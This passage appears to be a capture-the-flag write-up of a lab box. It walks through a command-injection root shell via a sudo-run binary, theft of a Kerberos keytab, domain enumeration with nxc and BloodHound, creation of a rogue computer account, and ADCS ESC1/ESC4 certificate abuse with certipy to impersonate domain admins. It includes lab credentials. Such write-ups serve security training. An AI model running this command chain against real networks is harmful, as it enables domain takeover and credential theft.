
Simply running this command gives us a root shell on the linux box.
1
sudo /usr/bin/router_config "touch /tmp/root_was_here; /bin/bash"

A little command injection vuln present on the router_config binary which requires a conf file to run as root we injected bash as the shell there and got a root shell.

Got root on the UNIX box.
Exploitation (WINDOWS-DC)
Retrieving Kerberos Credentials
Now we know that our unix box is communicating with the DC and are in the same network so there is way in which both of these boxes can communicate by staying in a realm using kerberos.
So looking at the key file on compromised linux machine.

Also the krb5.keytab file is present lets transfer that to our box.

The user is identified as Brandon_Boyd
Converting krb5.keytab to ccache
Also first we change our local machine’s krb5 conf file to be able to contact the remote DC.

We can convert the krb5.keytab file to .ccache file using kinit.
1
kinit -kt krb5.keytab Brandon_Boyd

Now we have TGT for the user Brandon_Boyd, lets enumerate the domain now.
SMB Enumeration
Lets enumerate the shares using kcache.
1
nxc smb anomaly-dc.anomaly.hsm --use-kcache --shares

Nothing important found.
LDAP Enumeration
Lets enumerate the domain users using kcache.
1
nxc ldap anomaly-dc.anomaly.hsm --use-kcache --users

Found the password for our user Brandon_Boyd.
Now lets gather some bloodhound data to proceed further.
Bloodhound
Collecting LDAP data using rusthound and using LDAPS.
1
rusthound-ce --domain anomaly.hsm -i 10.0.22.129 -u 'brandon_boyd' -p '3edc4rfv#EDC$RFV' -z --ldaps

From bloodhound saw this from the outbounds from the user Brandon_Boyd.

ADCS ESC1
From BH we got an idea that this user can enroll certificate templates on the domain so quickly checked for the vulnerable templates (if any) present on the domain using certipy.
1
certipy find -u 'brandon_boyd' -p '3edc4rfv#EDC$RFV' -dc-ip '10.0.22.129' -target anomaly-dc.anomaly.hsm -vulnerable -text -enabled

From the Certipy output found that we have a vulnerable certificate template present on the domain.

This allows us to perform a ESC1 and ESC4 on the domain.
We first need to add a malicious Domain Computer to the domain.
Lets check the machine account quota for the user Brandon_Boyd to see if he can add machines to the domain.
1
nxc ldap anomaly-dc.anomaly.hsm -u 'brandon_boyd' -p '3edc4rfv#EDC$RFV' -M maq

Lets now create a malicious computer object using bloodyAD.
1
bloodyAD -d anomaly.hsm -i 10.0.22.129 -u 'Brandon_boyd' -p '3edc4rfv#EDC$RFV' add computer 'aashwin' 'aashwin10!'

Now since Domain Computers can perform ESC4 on the domain.
We now request a certificate for the administrator using the malicious computer we just added to the domain.
1
certipy req -u 'aashwin$' -p 'aashwin10!' -dc-ip 10.0.22.129 -ca 'anomaly-ANOMALY-DC-CA-2' -template 'CertAdmin' -upn 'Administrator@anomaly.hsm'

1
certipy auth -pfx 'administrator.pfx' -dc-ip 10.0.22.129 -ns 10.0.22.129 -username administrator -domain anomaly.hsm

Got an error while trying for the administrator account since it was disabled.

But we have another user as the domain admin which is Anna_Molly and this account is enabled on the domain.


Lets request a certificate for this account.
1
certipy req -u 'aashwin$' -p 'aashwin10!' -dc-ip 10.0.22.129 -ca 'anomaly-ANOMALY-DC-CA-2' -template 'CertAdmin' -upn 'anna_molly@anomaly.hsm'
Now authenticating it
1
certipy auth -pfx 'anna_molly.pfx' -dc-ip 10.0.22.129 -ns 10.0.22.129 -username 'anna_molly' -domain 'anomaly.hsm'

Getting the same SID mismatch error.
Requesting a certificate using the SID this time and we can get the sid of the domain using nxc.
1
nxc ldap anomaly-dc.anomaly.hsm -u 'brandon_boyd' -p '3edc4rfv#EDC$RFV' --get-sid

The object id is 1105 for anna_molly so adding that to the SID to make it Object SID. Lets now request a certificate
1
certipy req -u 'aashwin$' -p 'aashwin10!' -dc-ip 10.0.22.129 -ca 'anomaly-ANOMALY-DC-CA-2' -template 'CertAdmin' -upn 'anna_molly@anomaly.hsm' -sid 'S-1-5-21-1496966362-3320961333-4044918980-1105'

Trying to authenticate.
1
certipy auth -pfx 'anna_molly.pfx' -dc-ip 10.0.22.129 -ns 10.0.22.129 -username 'anna_molly' -domain 'anomaly.hsm'
